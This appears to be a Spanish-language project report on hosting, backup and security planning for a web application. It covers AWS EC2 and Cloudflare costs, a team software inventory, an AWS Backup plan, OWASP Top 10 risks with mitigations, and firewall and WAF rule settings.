Copias de seguridad

Vercel realiza copias de seguridad de los datos de los clientes en un intervalo de cada hora, cada copia de seguridad persiste durante 30 días y se replica globalmente para brindar resiliencia frente a desastres regionales. Las copias de seguridad automáticas se realizan sin afectar el rendimiento o la disponibilidad de las operaciones de la base de datos.

Precio de Vercel por mes

Most Popular

Pro

\$20 per user / month

Everything in Hobby, plus higher limits and team features


- ✓ Unlimited Environments
- ✓ More Functions (Serverless, Edge)
- ✓ More Databases (KV, Postgres)
- ✓ More Web Analytics Events
- ✓ More Experimentation (Edge Config, Middleware)
- ⊕ Preview/Comment/Edit Deployments
- ⊕ Basic DDoS Mitigation
- ⊕ Email Support

Upgrade now →

AWS EC2


Amazon Elastic Compute Cloud es un servicio web que proporciona capacidad de computación en la nube segura y de tamaño modificable

La instancia de EC2 está protegida por un grupo de seguridad, que es un firewall virtual que controla el tráfico de entrada y salida. Se almacena una clave privada en el equipo local y una clave pública en la instancia. Ambas claves se especifican como un par de claves para demostrar la identidad del usuario.



Características

- Plataforma: Linux/UNIX
- Instancia: i-07ad48cd8f24be1b0
- Hostname: IP name: ip-172-31-85-100.ec2.internal
- Ip: 172.31.85.100
- Clave publica: ec2-44-201-235-108.compute-1.amazonaws.com
- Clave privada: ip-172-31-85-100.ec2.internal



Precio de EC2

Con la siguiente tabla y haciendo un empleo que va por capacidad cogiendo una que diera buen servicio a ese back se cogería un XL Large que son 16g y 4 núcleos para un buen servicio. El coste medio es de 0.1504 x h lo que en total por 730 h que tiene un mes haría un total de: 109.79 \$ por mes tener ese Backend en AWS.

Visualizando 319 de 319 instancias disponibles					
<input type="text"/> < 1 2 3 4 5 6 7 ... 16 >					
Nombre de la instancia ▲	Tarifa por hora bajo demanda ▼	vCPU ▼	Memoria ▼	Almacenamiento ▼	Rendimiento de la red ▼
t4g.nano	0,0047 USD	2	0,5 GiB	Solo EBS	Hasta 5 gigabits
t4g.micro	0,0094 USD	2	1 GiB	Solo EBS	Hasta 5 gigabits
t4g.small	0,0188 USD	2	2 GiB	Solo EBS	Hasta 5 gigabits
t4g.medium	0,0376 USD	2	4 GiB	Solo EBS	Hasta 5 gigabits
t4g.large	0,0752 USD	2	8 GiB	Solo EBS	Hasta 5 gigabits
t4g.xlarge	0,1504 USD	4	16 GiB	Solo EBS	Hasta 5 gigabits
t4g.2xlarge	0,3008 USD	8	32 GiB	Solo EBS	Hasta 5 gigabits
t3.nano	0,0059 USD	2	0,5 GiB	Solo EBS	Hasta 5 gigabits
t3.micro	0,0118 USD	2	1 GiB	Solo EBS	Hasta 5 gigabits
t3.small	0,0236 USD	2	2 GiB	Solo EBS	Hasta 5 gigabits
t3.medium	0,0472 USD	2	4 GiB	Solo EBS	Hasta 5 gigabits

Cloudfare

Es un sistema gratuito que actúa como un proxy (intermediario) entre los visitantes del sitio y el servidor. Al actuar como un proxy, CloudFlare guarda temporalmente contenido estático del sitio, el cual disminuye el número de peticiones al servidor, pero sigue permitiendo a los visitantes el acceso al sitio. Ofrece un conjunto integrado de servicios para las capas de red 3 y 7, accesibles desde un único panel de control.

- ✓ Protege, optimiza y acelera los sitios web y las aplicaciones
- ✓ Protege a tus usuarios en cualquier momento y lugar
- ✓ Solución integral para la seguridad y la escalabilidad de la red
- ✓ Almacena datos y mejora el cronograma para los desarrolladores

¿Por qué Cloudflare?

Generoso nivel gratuito no se cobran las mismas tarifas que a las organizaciones empresariales

Sin tarifas de salida resulta sencillo migrar volúmenes de datos a múltiples bases de datos

Fiabilidad sin concesiones es accesible globalmente

Arquitectura más sencilla y flexible

Conectividad segura y de confianza

Innovación más rápida y preparada para el futuro

Seguido para proteger el servidor web se tiene un firewall en Cloudflare, actualmente se trabaja con la versión gratuita debido a que no hay fondos disponibles.

Pero el precio anual de Cloudflare es de 2400 \$ por año.

Business

For small businesses
operating online.

\$200/month

· Billed \$2400 annually or

· \$250/mo billed monthly

[Get Started](#)

Quiero añadir dentro de todo este flujo, se ha llegado un implementar un WebSocket para la comunicación del código QR que trabaja en el código del Backend.

¿Qué es el WebSocket?

Es un protocolo de comunicación en tiempo real que permite la comunicación bidireccional y persistente entre un servidor y un cliente a través de una conexión TCP.


La manera en que trabajan es:

Cifrado de comunicaciones: Para proteger los datos en tránsito entre el cliente y el servidor, se utiliza el protocolo TLS/SSL para cifrar los mensajes transmitidos.

Autenticación y autorización: involucra la validación de credenciales y la asignación de permisos basados en roles para controlar quién puede hacer qué en la comunicación.

Validación de entrada: crucial validar y sanitizar adecuadamente los datos que se reciben

Prevención de ataques: implementar mecanismos de rate limiting, filtrado de IP y otras técnicas para mitigar posibles amenazas.



IV INVENTARIO

5. Herramientas utilizadas

Se ha decidido hacer un inventario de herramienta utilizadas, ¿Por qué?

Esto nos ayudará

- A saber, qué se tiene y donde está
- Ayuda a mantener la seguridad y evitar problemas con el software
- Planificar mejor y ahorrar dinero

Visual Studio Code: Es empleado para la creación de código, especialmente en el ámbito de análisis de datos

MySQL: para la base de datos desde AWS

Postman: Se utiliza para verificar los puntos finales y validar las solicitudes de datos.

Git: Se emplea para crear repositorios y llevar a cabo el control de versiones de los archivos relacionados con el análisis de datos.

GitHub: Es una plataforma de alojamiento de repositorios que facilita la colaboración y gestión del código.

GitBash: Se utiliza para ejecutar comandos de Git y trabajar con repositorios desde la línea de comandos.

Figma: Creación de pantallas en limpio.

FigJam: Pizarra para hacer el trabajo y los bocetos

SonarQube: es una plataforma de código abierto que se utiliza para evaluar la calidad del código fuente en proyectos de desarrollo de software

Kali Linux: es una distribución de Linux especializada que se utiliza principalmente para pruebas de penetración, auditorías de seguridad y tareas relacionadas con la seguridad informática

6. Inventario de los integrantes

Data	S.O.	Software	Antivirus
Rafa	Windows 11 Pro (22H2)	VSC 1.82.2 Postman 10.18.3 Chrome 116.0.58 Anaconda 2023.03	Windows Defender
Alejandro	Mac Monterrey 12.6.8	VSC 17.6 Postman 7.0.9 Chrome (116.0.58) Anaconda 2023.03	XProtect
Santi	Mac Monterrey 12.6.7	VSC 17.6 Postman 7.0.9 Chrome 116.0.58 Anaconda 2023.03	XProtect

Full Stack	S.O.	Software	Antivirus
Patricia	Mac Monterey 12.6.7	VSC 17.6 Postman 7.0.9 Beekeeper Studio 3.9.18	XProtect
Sara	Mac Monterrey 12.6.9	VSC 17.6 Postman 7.0.9 Beekeeper Studio 3.9.18	XProtect
Adrián	Hp Victus Windows 11 Pro	VSC 17.6 Postman 7.0.9 Beekeeper Studio 3.9.18	Windows Defender
Víctor		VSC 17.6 Postman 7.0.9 Beekeeper Studio 3.9.18	

Ux/UI	S.O.	Software	Antivirus
Miguel Ángel	MSI Windows 11 Pro	Figma 116.13.2 FigJam 116.13.2	Windows Defender
Estefanía	Lenovo Windows 11 Home	Figma 116.13.2 FigJam 116.13.2	Windows Defender

Ciber	S.O.	Software	Antivirus
Alan	ASUS Windows 11 Pro	Kali Linux 2023.3 SonarQube 10.2.1	Windows Defender

Jorman	Lenovo Windows 11 Pro	Kali Linux 2023.3 SonarQube 10.2.1	Windows Defender
--------	-----------------------	---------------------------------------	------------------

Es importante también conocer las librerías con las cuales se utilizan y se trabajan, informándose de la versión que se tiene y la última lanzada, permite conocer si hay alguna vulnerabilidad en cada de una de ellas

Librerías	Versión	Ult. versión
beautifulsoup4	4.12.2	4.12.2
Flask	2.3.3	2.3.3
jupyterlab	4.0.5	4.0.6
Matplotlib	3.7.2	3.8.0
numpy	1.25.2	1.26.0
openai	0.28.0	0.28.0
pandas	2.1.0	2.1.1
psycpg2	2.9.7	2.9.7
scikit-learn	1.3.0	1.3.1
scipy	1.11.2	1.11.2
seaborn	0.12.2	0.12.2
SQLAlchemy	2.0.20	2.0.21

V. Estrategia de Backup

7. Diseñar un sistema de backup

AWS Backup es un servicio de AWS que proporciona una solución centralizada para gestionar y automatizar las copias de seguridad y la recuperación de datos en la nube.

¿Cuáles serían sus beneficios?

- 🚦 Gestión Centralizada: AWS Backup permite gestionar copias de seguridad de diversos servicios y recursos desde una única consola centralizada.
- 🚦 Compatibilidad con Múltiples Servicios: para realizar copias de seguridad de una amplia gama de servicios de AWS
- 🚦 Políticas de Retención Personalizadas: esto permite especificar cuánto tiempo se deben conservar las copias de seguridad y cuándo se deben eliminar automáticamente.
- 🚦 Auditoría y Registro: permiten rastrear quién realizó qué operación de copia de seguridad o restauración
- 🚦 Seguridad Avanzada: los datos están encriptados en tránsito y en reposo
- 🚦 Recuperación Rápida y Sencilla
- 🚦 Programación de Copias de Seguridad Automáticas

En la página de AWS, en el apartado de AWS Backup > Planes de Backup > Crear plan de copia de seguridad

Aquí se va a crear la copia de seguridad de la base de datos.

Con los siguientes parámetros se guardará y se creará el backup diario a las 5:00 am para poder realizar una recuperación más actualizada posible en caso de pérdida de datos.

Crear plan de copia de seguridad [Información](#)

Opciones iniciales

Opciones del plan de copia de seguridad [Información](#)

☒ **Comience con una plantilla**

Cree un plan de copia de seguridad basado en una plantilla proporcionada por AWS Backup.

☐ **Crear un nuevo plan**

Configure un nuevo plan de copia de seguridad desde cero.

☐ **Definir un plan mediante JSON**

Modifique la expresión JSON de un plan de copia de seguridad existente o cree una nueva expresión.

Plantillas

Elija un plan de plantilla con reglas existentes.

Daily-Monthly-1yr-Retention

Nombre del plan de Backup

BackupEventum

El nombre del plan de copia de seguridad distingue entre mayúsculas y minúsculas. El nombre debe contener entre 1 y 50 caracteres alfanuméricos o '-', '_'.

Crear una bóveda de respaldo [Información](#)

General

Nombre del almacén de copia de seguridad

Buckup EventumEvents

El nombre del almacén de la copia de seguridad distingue entre mayúsculas y minúsculas. El nombre debe contener entre 2 y 50 caracteres alfanuméricos o '-_.'.

Clave de cifrado [Información](#)

aws/backup (predeterminado)

Descripción

Default key that protects my Backup data when no other key is defined

Cuenta

Esta cuenta
(365543026273)

ID de clave

9f5905c2-14ea-437e-a826-fd6b38a573ae

Estado

✔ **Habilitado**

Etiquetas de almacén de copia de seguridad - *opcional*

Las etiquetas especificadas aquí ayudan a organizar el almacén de copia de seguridad y a realizar un seguimiento de él

No hay etiquetas asociadas a este almacén.

[Añadir nueva etiqueta](#)

Programar

Nombre de regla de copia de seguridad

DailyBackups

La regla del nombre de la copia de seguridad distingue entre mayúsculas y minúsculas. El nombre debe contener entre 1 y 50 caracteres alfanuméricos o '-_.'.

Almacén de copia de seguridad [Información](#)

Default



[Crear nuevo almacén de copia de seguridad](#)

Frecuencia de copia de seguridad [Información](#)

Diariamente

Intervalo de copia de seguridad [Información](#)

Hora de inicio

Especifique la hora del día en que se iniciarán las copias de seguridad. Cuando corresponda, la hora se ajustará al horario de verano para que mantenga la misma hora local durante todo el año.

05



:

00



Europe/Madrid (UTC+02:00)



Comience dentro [Información](#)

Especifique el período de tiempo en el que se inicia el plan de respaldo si no comienza a la hora especificada.

8 horas



8. Calcular costos y definir períodos de conservación de datos.

Se implementa un plan de respaldo básico para garantizar una protección mínima de los datos. Esto implica realizar copias de seguridad de los datos esenciales de manera regular y simple, utilizando métodos y recursos disponibles sin requerir inversiones costosas en soluciones avanzadas. Este plan de respaldo básico proporciona una capa inicial de seguridad para prevenir la pérdida total de datos en situaciones imprevistas.

Se espera que con el tiempo y a medida que los recursos y el presupuesto estén disponibles, se puede mejorar y ampliar el plan del backup para una mayor robustez y confiabilidad.

En la siguiente imagen se puede apreciar una tabla de los precios que costaría al mes depende de los GB que se contraten.

Tipo de recurso	Almacenamiento en caliente	Almacenamiento en frío ^^
Copia de seguridad del sistema de archivos de Amazon EFS†	0,055 USD por GB al mes	0,011 USD por GB al mes
Instantánea de volúmenes de Amazon EBS	0,053 USD por GB al mes	n/d*
Instantánea de base de datos de Amazon RDS	0,10 USD por GB al mes	n/d*
Instantánea de clúster de Amazon Aurora	0,022 USD por GB al mes	n/d*
Copia de seguridad de la tabla de Amazon DynamoDB	0,11886 USD por GB al mes	0,03566 USD por GB al mes**
Copia de seguridad de volúmenes de AWS Storage Gateway	0,053 USD por GB al mes	n/d*
Copia de seguridad de Amazon FSx para Windows File Server	0,053 USD por GB al mes	n/d*
Copia de seguridad de Amazon FSx para Lustre	0,053 USD por GB al mes	n/d*
Copia de seguridad de Amazon FSx para NetApp ONTAP	0,053 USD por GB al mes	n/d*
Instantánea de clúster de Amazon DocumentDB	0,022 USD por GB al mes	n/d*
Instantánea de clúster de Amazon Neptune	0,022 USD por GB al mes	n/d*
Copia de seguridad de Amazon S3 / ⁴	0,055 USD por GB al mes	n/d*
Copia de seguridad de VMware^†	0,055 USD por GB al mes	0,011 USD por GB al mes
Copia de seguridad de bases de datos SAP HANA en EC2†	0,066 USD por GB al mes	0,011 USD por GB al mes
Instantánea del clúster de Amazon Redshift		
Primeros 50 TB al mes	0,024 USD por GB al mes	n/d*
Siguientes 450 TB al mes	0,023 USD por GB al mes	n/d*
Más de 500 TB al mes	0,022 USD por GB al mes	n/d*

V. Metodología

9. Utilizar la metodología ISO 27001

¿Qué es ISO 27001?

ISO 27001 es una norma de seguridad de la información que se centra en la protección de la información sensible en una organización.

Proporciona un marco estructurado y metodológico para gestionar la seguridad de la información y los riesgos asociados.

¿Qué hace ISO 27001?

Identifica, evalúa y gestiona los riesgos de seguridad de la información.

Establece políticas y procedimientos para proteger la confidencialidad, integridad y disponibilidad de la información.

Define roles y responsabilidades para la gestión de la seguridad de la información.

Promueve una cultura de seguridad de la información en toda la organización.

Establece un proceso de mejora continua en la seguridad de la información.

¿Cómo ayudaría a nuestra aplicación web?

Protección de Datos: ayuda a proteger los datos de los usuarios y clientes de una aplicación web, garantizando que se almacenen y procesen de manera segura.

Gestión de Riesgos: La norma permite identificar y abordar riesgos de seguridad específicos relacionados con la aplicación, como ataques cibernéticos, fugas de datos o interrupciones del servicio.

Cumplimiento Legal: Ayuda a cumplir con las regulaciones y leyes de privacidad de datos, lo que puede ser crítico para aplicaciones web que manejan información personal o confidencial.

Confianza del Cliente: puede aumentar la confianza de los clientes y usuarios en la seguridad de la aplicación web.

Resiliencia: fomenta la planificación de la continuidad del negocio y la recuperación ante desastres, lo que asegura que la aplicación esté disponible incluso en situaciones de crisis.

10. Utilizar la metodología OWASP Top 10

¿Qué es OWASP?

OWASP es una comunidad de seguridad informática sin fines de lucro. Su objetivo principal es mejorar la seguridad de las aplicaciones web y servicios web. OWASP se centra en identificar, documentar y abordar las vulnerabilidades de seguridad comunes en aplicaciones web.

¿Cómo ayuda OWASP en una aplicación web?

Identificación de Vulnerabilidades: proporciona información detallada sobre las vulnerabilidades de seguridad más comunes.

Herramientas de Prueba: permiten a los desarrolladores y probadores de seguridad escanear aplicaciones web en busca de vulnerabilidades y realizar pruebas de penetración.

Guías de Desarrollo Seguro: ofrece guías y mejores prácticas para el desarrollo seguro de aplicaciones web. Esto ayuda a los desarrolladores a integrar la seguridad desde el principio en el proceso de desarrollo.

Comunidad y Soporte: ofrece un espacio para que los profesionales de seguridad compartan conocimientos y experiencias.

Lista TOP 10 OWASP 2021

- 1) Broken Access Control: significa que los usuarios pueden sortear las restricciones de acceso y realizar acciones que no les corresponden
- 2) Cryptographic Failures: ocurren cuando no se implementan de manera adecuada algoritmos o si se usan de forma incorrecta
- 3) Injection: cuando los atacantes insertan código malicioso en la web
- 4) Insecure Design: se refiere a un diseño inseguro de apps, sistemas o productos
- 5) Security Misconfiguration: se produce cuando se dejan con configuraciones predeterminadas inseguras o se configura mal
- 6) Vulnerable and Outdates Components: utilizar componentes de software desactualizados o con vulnerabilidades conocidas
- 7) Identification and Authentication Failures: ocurre cuando los sistemas no pueden confirmar de manera adecuada que un usuario es quien dice ser
- 8) Software and Data Integrity Failures: fallas en la integridad de software y datos pueden incluir la manipulación no autorizada
- 9) Security Logging and Monitoring Failures: las fallas de registro y monitoreo dificultara la identificación de amenazas
- 10) Server-Side Request Forfery: ocurre cuando se permite que un atacante especifique una url como entrada y luego se realiza solicitudes en nombre del servidor

Lista TOP 10 API OWASP 2023

- 1) Broken Object Level Authorization: ocurre cuando una aplicación web no verifica adecuadamente si un usuario tiene permiso para acceder o modificar datos específicos
- 2) Broken Authentication: ocurre cuando el sistema de autenticación no está funcionando correctamente y permite a los atacantes acceder a cuentas o recursos de manera no autorizada
- 3) Broken Object Property Level Authorization: se refiere a la falta de restricciones adecuadas en el acceso o la modificación de propiedades específicas de un objeto dentro de una aplicación web
- 4) Unrestricted Resource Consumption: ocurre cuando una aplicación web no limita adecuadamente la cantidad de recursos que un usuario puede consumir durante una solicitud o sesión
- 5) Broken Function Level Authorization: ocurre cuando no se implementan de manera adecuada las restricciones de acceso a las funciones o características específicas de una aplicación
- 6) Unrestricted Access to Sensitive Business Flows: ocurre cuando los usuarios pueden acceder a partes críticas o sensibles de un sistema o aplicación sin las restricciones adecuadas.

- 7) Server-Side Request Forgery: un atacante puede inducir a una aplicación o servidor a realizar solicitudes no autorizadas a otros recursos o sistemas internos en nombre del servidor o la aplicación vulnerable
- 8) Security Misconfiguration: es el resultado de configuraciones por defecto inseguras o la falta de actualización y mantenimiento adecuados
- 9) Improper Inventory Management: una gestión de inventario inadecuada puede tener consecuencias financieras y operativas negativas y, en algunos casos, puede exponer a la empresa a riesgos de seguridad
- 10) Unsafe Consumption of APIs: Ocurre cuando una aplicación no valida ni controla adecuadamente las solicitudes, respuestas y datos que recibe a través de una API

11. Mitigación para cada categoría de OWASP.

Mitigación de Riesgos

Broken Access Control

Mitigación

- a) Implementar un control de acceso basado en roles
- b) Verificar la autorización en el servidor
- c) Aplicar controles de acceso en la capa de datos
- d) Hacer pruebas de seguridad
- e) Seguir el principio de menor privilegio
- f) Registrar y monitorizar actividades de acceso

Cryptographic Failures

Mitigación

- a) Algoritmos criptográficos fuertes
- b) Mantener software actualizado
- c) Generar y gestionar claves seguras
- d) Evitar el uso de algoritmos obsoletos
- e) Protocolos Seguros como TLS/SSL
- f) Pruebas de seguridad

Injection

Mitigación

- a) Validación de entrada
- b) Lista blanca de caracteres
- c) Actualizaciones y Parches

Insecure Design

Mitigación

- a) Seguridad por Diseño
- b) Principio de menor privilegio
- c) Revision y evaluación continua

Security Misconfiguration

Mitigación

- a) Principio de menor privilegio
- b) Revision de configuración predeterminada
- c) Eliminación de Recursos no utilizados
- d) Control de versiones seguro

- e) Actualización y parcheo regular

Vulnerable and Outdates Components

Mitigación

- a) Inventario de componentes
- b) Monitoreo de vulnerabilidades
- c) Actualizaciones regulares
- d) Eliminar componentes no utilizados
- e) Control de versiones

Identification and Authentication Failures

Mitigación

- a) Contraseñas Fuertes
- b) Autenticación de Doble Factor
- c) Registros de actividad
- d) Bloqueo de cuentas

Software and Data Integrity Failures

Mitigación

- a) Controles de acceso
- b) Firmas digitales
- c) Registros y auditoria
- d) Actualizaciones de software seguras
- e) Detección de intrusiones
- f) Gestión de versiones

Security Logging and Monitoring Failures

Mitigación

- a) Configuración de registros adecuada
- b) Almacenamiento seguro de registros
- c) Alertas y notificaciones
- d) Pruebas de penetración

Server-Side Request Forfery

Mitigación

- a) Validación de Entrada
- b) Listas blancas de hosts
- c) Limitar funcionalidades
- d) Protección de red interna
- e) Actualización de software

12. Identificar agentes maliciosos y posibles vectores de ataque.

Hackers:

Vectores de ataque: Ingeniería social, escaneo de puertos, explotación de vulnerabilidades, ataques de fuerza bruta, ataques de inyección.

Atacantes Internos:

Vectores de ataque: Abuso de privilegios de acceso, exfiltración de datos, robo de información confidencial, sabotaje de sistemas.

Malware:

Vectores de ataque: Descargas y ejecución de archivos adjuntos de correo electrónico, descargas desde sitios web maliciosos, dispositivos USB infectados, troyanos.

Phishers:

Vectores de ataque: Correos electrónicos de phishing, sitios web falsos, mensajes de texto fraudulentos, llamadas telefónicas engañosas, suplantación de identidad.

Script Kiddies:

Vectores de ataque: Herramientas y scripts automatizados disponibles en línea, ataques de fuerza bruta, intentos de explotar vulnerabilidades conocidas

13. Revisar los controles de seguridad definidos en la etapa de diseño.

Medidas en el firewall

En el firewall estos son los puertos denegados

Details

Name

FMS-Default-Public-Access-Apps-Denied

Region

US East (N. Virginia)

Lists

v1 (Latest version) ▾

Name	Protocol	Port
FMS-SSH	TCP	22
FMS-RDP	TCP	3389
FMS-RDP	UDP	3389
FMS-NFS	TCP	2049
FMS-NFS	UDP	2049
FMS-SMB	TCP	445
FMS-NETBIOS-SESSION	TCP	139
FMS-NETBIOS-SESSION	UDP	139

Y estos los puertos permitidos

Details

Name

FMS-Default-Public-Access-Apps-Allowed

Region

US East (N. Virginia)

Lists

v1 (Latest version) ▾

Name	Protocol	Port
FMS-HTTP	TCP	80
FMS-HTTPS	TCP	443

Tags

Edit

REGLAS DE WAF

Si se quiere añadir reglas en el WAF para evitar ataques de fuerza bruta y que bloquee el tráfico malicioso costaría dinero y ahora por motivos de falta de fondos no se puede implementar, cada una de ellas cuesta 10 \$.

Managed rule groups are created and maintained for you by AWS and AWS Marketplace sellers. Any fees that a managed rule group provider charges for using a managed rule group are in addition to the standard service charges for AWS WAF. [AWS WAF Pricing](#)

▼ AWS managed rule groups

Paid rule groups

AWS WAF charges subscription and usage fees for paid managed rule groups. These are in addition to the standard service charges for AWS WAF. [AWS WAF Pricing](#)

Name	Capacity	Additional fees	Action
Account creation fraud prevention - new Provides protection against the creation of fraudulent accounts on your site. Fraudulent accounts can be used for activities such as obtaining sign-up bonuses and impersonating legitimate users. Learn More	50	<ul style="list-style-type: none">\$10 per month (prorated hourly)Tiered fee model for requests analyzed AWS WAF Pricing	<input checked="" type="checkbox"/> Add to web ACL
Account takeover prevention Provides protection for your login page against stolen credentials, credential stuffing			



Se añadieron las que eran gratis y se activaron las que eran necesarias y que no interrumpirían el servicio.

Luego se podrían obtener todas estas reglas, pero tienes que amentar la suscripción. Pero es algo que se podría implementar a futuro



▼ Cloudbric Corp. managed rule groups

Name	Capacity	Action
Bot Protection Rule set By managing malicious Bots, Cloudbric Bot Protection Rule Set prevents negative impact towards the enterprise, theft of important information, Account Takeovers (ATOs), and any damages to the assets of the enterprise.	150	Subscribe in AWS Marketplace
Malicious IP Reputation Rule Set Cloudbric Labs provides a comprehensive list of Malicious IP Reputation based on threat intelligence gathered from over 700,000 sites in 95 countries, reducing the amount of time required for identifying and processing, and in turn, helping minimizing the damages caused by these threats.	6	Subscribe in AWS Marketplace
OWASP Top 10 Rule Set Cloudbric utilizes a logic-based intelligent WAF engine that was voted as Asia Pacific's no.1 for 5 consecutive years. Automated updates ensures it protects against the OWASP Top 10 vulnerabilities and new threats.	1400	Subscribe in AWS Marketplace
Tor IP Detection Rule Set The experts at Cloudbric Labs continuously maintain and update rapidly renewed Tor IPs, which reduces the time required for the users to register and deploy the Rule Set to minimize the risk against Tor IP threats.	6	Subscribe in AWS Marketplace


▼ **Cyber Security Cloud Inc. managed rule groups**

Name	Capacity	Action
Cyber Security Cloud Managed Rules for AWS WAF -API Gateway/Serverless- The Cyber Security Cloud OWASP ruleset is designed to mitigate and minimize vulnerabilities, including all those on OWASP API Security/Serverless Top 10 Threats.	1000	Subscribe in AWS Marketplace 
Cyber Security Cloud Managed Rules for AWS WAF -HighSecurity OWASP Set- The Cyber Security Cloud OWASP ruleset is designed to mitigate and minimize vulnerabilities, including all those on OWASP Top 10 Web Application Threats list.	1000	Subscribe in AWS Marketplace 

▼ **F5 managed rule groups**

Name	Capacity	Action
API Security Rules Protects against API attacks, web attacks (such as XML external entity attacks) and server-side request forgery. The rule set includes support for XML and JSON payloads, and common web API frameworks.	1000	Subscribe in AWS Marketplace 
Bot Protection Rules Protect against automated attacks. Bot Protections Rules is a partner managed rule group for AWS WAF that stops a broad range of malicious bots activities such as vulnerability scanners, web scrapers, DDoS tools, and forum spam tools.	1000	Subscribe in AWS Marketplace 
Common Vulnerabilities & Exposures (CVE) Rules Protect against CVEs. CVE Rules for AWS WAF provides protection for high profile CVEs targeting the following: Apache, Apache Struts, Bash, Elasticsearch, IIS, JBoss, JSP, Java, Joomla, MySQL, Node.js, PHP, PHPMyAdmin, Perl, Ruby On Rails, and WordPress.	1000	Subscribe in AWS Marketplace 
Web Exploits OWASP Rules		Subscribe in AWS Marketplace 

▼ **GeoGuard managed rule groups**

Name	Capacity	Action
GeoGuard DB - IP Fraud Detection Geolocation fraud protection against VPNs, smart DNS proxies, peer-to-peer networks and other methods used to mask IP address data and spoof IP geolocation.	100	Subscribe in AWS Marketplace 

Name	Capacity	Action
Admin protection Contains rules that allow you to block external access to exposed admin pages. This may be useful if you are running third-party software or would like to reduce the risk of a malicious actor gaining administrative access to your application. Learn More	100	<input checked="" type="checkbox"/> Add to web ACL <input type="button" value="Edit"/>
Amazon IP reputation list This group contains rules that are based on Amazon threat intelligence. This is useful if you would like to block sources associated with bots or other threats. Learn More	25	<input checked="" type="checkbox"/> Add to web ACL <input type="button" value="Edit"/>
Anonymous IP list This group contains rules that allow you to block requests from services that allow obfuscation of viewer identity. This can include request originating from VPN, proxies, Tor nodes, and hosting providers. This is useful if you want to filter out viewers that may be trying to hide their identity from your application. Learn More	50	<input checked="" type="checkbox"/> Add to web ACL <input type="button" value="Edit"/>
Core rule set Contains rules that are generally applicable to web applications. This provides protection against exploitation of a wide range of vulnerabilities, including those described in OWASP publications. Learn More	700	<input checked="" type="checkbox"/> Add to web ACL <input type="button" value="Edit"/>
Known bad inputs Contains rules that allow you to block request patterns that are known to be invalid and are associated with exploitation or discovery of vulnerabilities. This can help reduce the risk of a malicious actor discovering a vulnerable application. Learn More	200	<input checked="" type="checkbox"/> Add to web ACL <input type="button" value="Edit"/>
